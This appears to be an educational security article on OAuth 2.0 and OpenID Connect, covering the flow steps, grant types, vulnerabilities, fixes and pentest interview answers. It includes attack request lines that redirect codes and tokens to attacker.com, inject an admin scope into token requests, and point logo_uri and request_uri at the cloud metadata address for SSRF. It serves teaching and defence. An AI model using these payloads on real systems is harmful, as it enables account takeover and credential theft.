OAuth 2.0 & OpenID Connect: Understanding the Mechanics
OAuth 2.0 is the modern standard for access delegation. It is what happens every time you click “Log in with Google” or “Connect with Facebook.” While it is secure by design, slight misconfigurations in the “handshake” between the Client, the User, and the Provider can lead to total account takeover.
To master OAuth security, we must move beyond the basics and understand the precise choreography of the 11-step flow and the distinct grant types.
🔸 1. What is OAuth 2.0?
OAuth 2.0 is an authorization framework that allows third-party applications to access user resources without exposing user credentials.
The Coffee Shop Analogy: Imagine you want to use a CoffeeShop App to order a drink, but your payment info is stored in your Bank.
- Bad Way: You give the CoffeeShop App your Bank username and password. Now the App can do anything with your money.
- OAuth Way: The CoffeeShop App redirects you to the Bank. You log in to the Bank directly. The Bank gives the App a Token (like a valet key) that allows it to only pay for coffee, nothing else. The App never sees your password.
The Key Players
- Resource Owner: You, the user who owns the data (e.g., your photos, contacts, or bank account).
- Client: The application trying to access your data (e.g., the CoffeeShop mobile app).
- Authorization Server: The system that verifies your identity and issues tokens (e.g.,
auth.google.com). - Resource Server: The API that holds your data and accepts access tokens (e.g.,
api.google.com/drive).
⚙️ 2. The Mechanics: The 11-Step “Handshake”
The security of OAuth relies on a strict sequence of redirects and exchanges. Breaking this down step-by-step is crucial for finding logic flaws.
Step 1: Initiation The Client (App) initiates the flow when you click “Log in”. It redirects you to the Authorization Server.
Step 2: Authorization Request
The Client sends a request including its client_id, the redirect_uri (where to return), and the requested scope (permissions).
Step 3: User Authentication
You are redirected to the Authorization Server (e.g., auth.coffeeshop.com). You enter your credentials there, not on the Client app.
Step 4: User Consent The Server asks: “Do you want to allow CoffeeShop App to read your order history?” You click “Yes”.
Step 5: Authorization Grant
The Server redirects you back to the Client’s redirect_uri with a temporary Authorization Code (e.g., code=ABC123) appended to the URL.
Step 6: Token Exchange
The Client takes this code and sends it directly (backend-to-backend) to the Authorization Server’s Token Endpoint (/token). It authenticates itself with its client_secret.
Step 7: Token Issuance If the code is valid, the Server issues an Access Token and optionally a Refresh Token to the Client.
Step 8: Resource Access
The Client uses the Access Token to make API calls to the Resource Server (e.g., GET /api/orders).
Step 9: Validation The Resource Server checks if the token is valid. If yes, it serves the data.
Step 10: Token Refresh (Optional) When the Access Token expires, the Client uses the Refresh Token to get a new Access Token without asking you to log in again.
Step 11: State Parameter Check
Throughout this process, the Client sends a state parameter (a random string) in Step 1 and verifies it in Step 5 to prevent CSRF attacks.
| Step | Component | Description | Example |
|---|---|---|---|
| 1 | Resource Owner | You, the user who owns the data | You logging into CoffeeShop app |
| 2 | Client | The app wanting access | CoffeeShop mobile app |
| 3 | Authorization Server | Handles login & token issuance | auth.coffeeshop.com |
| 4 | Redirect URI | Redirects back after login | coffeeshopapp://auth/callback |
| 5 | Authorization Grant | Temporary code proving user consent | code=ABC123 |
| 6 | Token Endpoint | Where app exchanges code for tokens | /token endpoint |
| 7 | Access Token | Temporary credential to access APIs | Bearer eyJhbGci... |
| 8 | Refresh Token | Used to renew access token | Long-lived secret token |
| 9 | Resource Server | Where data is stored | api.coffeeshop.com |
| 10 | Scope | Defines permissions granted | read:orders, write:payments |
| 11 | State Parameter | Prevents CSRF, maintains session | Random nonce like xyz123 |
🧩 3. Grant Types: Know Your Flows
OAuth offers different “Grant Types” (flows) depending on the type of application. You cannot secure (or hack) what you cannot identify.

1️⃣ Authorization Code Grant
How it works: The user gets a “Code” via the browser, and the Client backend swaps it for a “Token.”
Best for: Server-side apps (PHP, Java, Node.NET) where the Client can safely store a client_secret.
Security: High. The Access Token is never exposed to the browser, reducing the risk of leakage.

2️⃣ Implicit Grant (response_type=token)
How it works: The Authorization Server returns the Access Token directly to the browser in the URL fragment (#access_token=...). There is no “Code” exchange step.
Best for: Older Single Page Apps (SPA) or mobile apps without a backend.
Security: Low. The token is exposed in the browser history and logs. It is now considered deprecated in favor of PKCE.

3️⃣ Resource Owner Password Credentials Grant
How it works: The user gives their actual username and password directly to the Client app. The Client sends these to the Authorization Server to get a token. Best for: Highly trusted, first-party applications (e.g., the official Facebook app logging into Facebook). Security: Low. It encourages password sharing and trains users to enter credentials into third-party apps.

4️⃣ Client Credentials Grant
How it works: There is no user. The application authenticates as itself using its ID and Secret to access its own resources. Best for: Machine-to-Machine (M2M) communication, microservices, or backend automation. Security: Depends entirely on how securely the Client Secret is stored.
🧨 4. Vulnerability Deep Dive
When the trust relationships in these flows are broken, critical vulnerabilities emerge.
A. Improper Implementation of Implicit Grant
In this attack, the Client application relies on the browser to tell it who the user is.
- The Flaw: The Client receives a POST request from the browser containing user info (e.g.,
{"email": "victim@gmail.com", "token": "..."}). The Client backend blindly trusts this data without verifying the token with the Provider. - The Exploit: An attacker intercepts this request and changes the email to the victim’s email. The backend logs the attacker in as the victim.
B. Leaking Authorization Codes (redirect_uri Manipulation)
The redirect_uri determines where the sensitive “Code” is sent.
- The Flaw: The Authorization Server fails to strictly validate the
redirect_uriagainst a whitelist. It might allow partial matches or different domains. - The Exploit: An attacker sends a link to the victim with
redirect_uri=https://attacker.com. When the victim logs in, the Authorization Server sends the victim’s code to the attacker’s server.
C. Flawed CSRF Protection (Missing state)
The state parameter binds the OAuth flow to the user’s specific browser session.
- The Flaw: If the
stateparameter is missing or static, the Client cannot distinguish between a flow initiated by the user and one initiated by an attacker. - The Exploit: An attacker starts an OAuth flow, gets a valid code, stops, and sends the code to the victim. The victim’s browser consumes the attacker’s code, linking the victim’s account to the attacker’s social profile (Forced Linking).
D. Token Theft via Open Redirect
If the redirect_uri whitelist is strict but the whitelisted domain has an Open Redirect vulnerability.
- The Flaw: The OAuth provider trusts
client.com.client.comhas a vulnerability that redirects users to arbitrary URLs. - The Exploit: The attacker sets
redirect_uri=https://client.com/logout?redirect=https://attacker.com. The provider sends the token toclient.com, which immediately bounces the token (in the URL fragment) toattacker.com. The fragment is preserved across redirects, allowing the attacker to steal it.
E. Dynamic Client Registration SSRF
OpenID Connect allows clients to register dynamically.
- The Flaw: The registration endpoint allows setting arbitrary URLs for parameters like
logo_uri. - The Exploit: An attacker registers a client with
logo_uri="http://169.254.169.254/latest/meta-data/". When the server tries to fetch the logo to display it, it requests the internal cloud metadata service, leaking credentials (SSRF).
OAuth 2.0: Advanced Attack
While Redirect URI manipulation and CSRF are the “bread and butter” of OAuth attacks, sophisticated testing involves looking for logic flaws and obscure OpenID Connect (OIDC) features. This covers three advanced vulnerability classes that often get overlooked but lead to critical breaches.
🧨 1. Flawed Scope Validation (Privilege Escalation)
In a standard flow, the user grants specific permissions (e.g., scope=read). However, the vulnerability arises when the application fails to validate that the token it issues matches the scope the user actually consented to.
The Mechanics
When the Client exchanges the Authorization Code for an Access Token (Step 6 of the handshake), it sends a POST request to the provider.
- The Flaw: The provider generates the token based on the scopes requested in this POST request, ignoring the scopes agreed upon in the initial authorization step.
The Attack
- Attacker Login: The attacker logs in normally, granting low-level access (
scope=openid email). - Intercept: They intercept the backend-to-backend
POST /tokenrequest (or use a malicious client to perform the exchange). - Inject: They manually add high-privilege scopes to the request body.
POST /token ... code=valid_code&grant_type=authorization_code&scope=openid email admin - Result: The server issues an Access Token with
adminprivileges because it didn’t cross-reference the request with the original consent.
🧨 2. Unverified User Registration (Account Takeover)
This is a Logic Flaw rather than a protocol exploit. It occurs when a Client Application blindly trusts the identity information provided by the OAuth Provider without checking if that identity is actually verified.
The Mechanics
Many web apps allow you to “Log in with OAuth” OR “Register with Email/Password.”
- The Flaw: The Client App assumes that if an email comes from an OAuth provider (like a custom corporate provider), the user must own that email.
The Attack
- Registration: The attacker registers an account at the OAuth Provider using the victim’s email (e.g.,
ceo@target.com).- Critical Condition: The Provider must allow account creation without forcing immediate email verification.
- Login: The attacker logs into the Client App using this new OAuth account.
- Trust Fall: The Client App receives
email: ceo@target.comfrom the Provider. It checks its database, sees thatceo@target.comalready exists (the real CEO), and logs the attacker into the CEO’s account.
🧨 3. OpenID Connect: Authorization by Reference (request_uri SSRF)
OpenID Connect (OIDC) allows complex authorization parameters to be passed via a single reference URL (the request_uri) instead of a massive query string. This feature is a goldmine for Server-Side Request Forgery (SSRF).
The Mechanics
Instead of sending ?client_id=...&redirect_uri=..., the client sends ?request_uri=https://client.com/auth-parameters.jwt. The Authorization Server must fetch this JWT to know what to do.
The Attack
- Reconnaissance: Check
/.well-known/openid-configurationto see if"request_uri_parameter_supported": true. - The Bait: The attacker constructs an authorization request pointing to their own server or an internal resource.
GET /auth?client_id=123&request_uri=[https://attacker.com/malicious.jwt](https://attacker.com/malicious.jwt) - The Switch (SSRF): The attacker changes the
request_urito point to a sensitive internal service.GET /auth?client_id=123&request_uri=[http://169.254.169.254/latest/meta-data/](http://169.254.169.254/latest/meta-data/) - Result: The Authorization Server fetches the URL. While it expects a JWT, the error message (“Invalid JSON…”) might return the content of the fetched file, leaking cloud credentials or internal data.
🛡️ 5. Remediation & Defense Strategies
Securing OAuth requires strict configuration at every step.
1️⃣ Strict Whitelisting
The redirect_uri must be checked byte-for-byte against a pre-registered list. Do not allow partial matches (“starts with”), wildcards, or directory traversal characters.
2️⃣ Use the State Parameter
Always include a random, unguessable state token in the authorization request. Verify it upon return. This binds the request to the user’s session and prevents CSRF.
3️⃣ Backend Verification
Never trust user identity sent from the browser. In the Implicit flow (or any flow where the client handles the token), the backend must take the Access Token and call the Provider’s /userinfo endpoint to verify who the token belongs to and which client it was issued for (aud claim).
4️⃣ Disable Dynamic Registration
Unless absolutely necessary for your business model, disable the Dynamic Client Registration endpoint (/reg). If needed, require strong authentication before allowing registration.
❓ 6. Interview Corner: Common FAQs (Pentest & AppSec)
If you are preparing for a role as a Penetration Tester or Application Security Engineer, expect to be tested on these concepts.
Q1: What is the difference between OAuth 2.0 and OpenID Connect (OIDC)?
Answer:
- OAuth 2.0 is strictly for Authorization (Access). It allows an app to access resources (like “Read Photos”). It does not inherently tell the app who the user is.
- OIDC is a layer built on top of OAuth 2.0 specifically for Authentication (Identity). It introduces the ID Token (a JWT), which contains information about the user (identity, email, etc.) to allow them to “Log in”.
Q2: Why is the Implicit Grant considered insecure and what replaced it?
Answer: Implicit Grant is insecure because it exposes the Access Token in the URL fragment, where it can be leaked via browser history, Referer headers, or logs. It was replaced by Authorization Code with PKCE (Proof Key for Code Exchange). PKCE adds a cryptographic challenge to the Code flow, allowing public clients (like mobile apps) to use the secure Code flow without needing a fixed client secret.
Q3: How does the state parameter prevent CSRF in OAuth?
Answer:
The state parameter acts like a CSRF token. The client generates a random string before sending the user to the provider. When the user returns, the client checks if the returned state matches the one in the user’s session.
- Attack Prevention: If an attacker sends a link with their authorization code to a victim, the
statevalue in the link will not match thestatevalue in the victim’s browser session. The client will detect the mismatch and reject the login.
Q4: You found a redirect_uri that allows https://client.com.evil.com. What is this called?
Answer:
This is a Weak Regex Bypass. The developer likely validated that the URL starts with https://client.com but failed to anchor the end of the string ($). This allows attackers to append their own domain as a suffix or subdomain.
Q5: Can you explain an SSRF attack via OAuth?
Answer:
This occurs in OpenID Connect Dynamic Registration. If the registration endpoint (/register) allows an attacker to specify a logo_uri, the OAuth server will try to fetch that image URL to display it on the consent screen.
- Exploit: The attacker sets
logo_urito an internal metadata service (e.g.,http://169.254.169.254/latest/meta-data/). The server fetches the metadata and displays it (or leaks it via error messages), revealing cloud credentials.
🧠 Advanced Interview Questions
Q6: How would you exploit an OAuth flow if the redirect_uri is strictly validated but the site has an Open Redirect?
Answer: I would chain them.
- Construct an OAuth URL with
redirect_uripointing to the Open Redirect path on the trusted domain (e.g.,trusted.com/redirect?to=attacker.com). - Since
trusted.comis whitelisted, the OAuth provider issues the token/code. - The browser follows the redirect to
attacker.com. - Crucially, if using Implicit Flow, the
#access_tokenfragment is preserved by the browser across the redirect, allowing me to steal it via JavaScript onattacker.com.
Q7: What is “Scope Upgrade” or “Scope Creep”?
Answer: This happens when an attacker manipulates the Token Exchange request.
- The user authorizes
scope=email. - The attacker intercepts the backend request to exchange the code.
- They manually add
scope=adminto the POST request. - If the provider doesn’t validate the requested scope against the authorized scope, it might issue a token with Admin privileges.
Q8: What is the risk of “Unverified User Registration” in OAuth?
Answer: If an app allows login via OAuth but doesn’t verify email ownership, an attacker can:
- Register an account at the OAuth Provider using the victim’s email (without verifying it).
- Log in to the Client App using this provider.
- The Client App trusts the email from the provider and logs the attacker into the victim’s account. This is a logic flaw in trust delegation.
🎭 9. Scenario-Based Questions
🎭 Scenario 1: The “Trusted” Backend
Interviewer: “We use the Implicit flow. Our frontend sends the access token to our backend. The backend validates the signature of the JWT. Is this secure?”
Gold Standard Answer:
“Not necessarily. Validating the signature only proves the token was issued by the Provider (e.g., Google). It does not prove who the token was issued to.
The Attack: I can create a malicious client app, get a valid Google token for myself, and send my token to your backend.
The Fix: Your backend must verify the aud (Audience) claim in the token to ensure it was issued specifically for your application, not just valid for Google generally.”
🎭 Scenario 2: The “Private” Registration
Context: You find a /register endpoint on an OAuth server. It accepts JSON. You try to register a client, but you don’t have an Admin token.
The Question: Is this a dead end?
The “Hired” Answer: “No, I would check for Dynamic Client Registration. The OpenID Connect spec allows public registration.
- I would attempt to register a client with
POSTand no auth headers. - I would fuzz parameters like
logo_uriorjwks_uriwith Burp Collaborator to check for Blind SSRF. - If successful, I could pivot to internal network scanning or cloud metadata theft.”
🎭 Scenario 3: The “Localhost” Bypass
Context: The redirect_uri whitelist blocks attacker.com but allows localhost.
The Question: How can you exploit this?
The “Hired” Answer: “This allows me to attack users who are developers or have local servers running.
- Listener: I can trick the user into running a script that listens on
localhost. - Redirect: I send the OAuth flow to
http://localhost:8080. - Capture: My script captures the code.
- Alternative: I can treat
localhostas an open redirect if the user has any service running there that logs requests or reflects input.”
🛑 Summary of Part 1
- Concept: OAuth 2.0 delegates access without sharing passwords using a specific handshake.
- Flaw: Trusting client-side input (Implicit Flow), weak redirect validation, missing CSRF protections (
state), and open registration endpoints. - Attack: We steal Codes and Tokens by manipulating the “Handshake” redirects and parameters to hijack accounts or access internal data.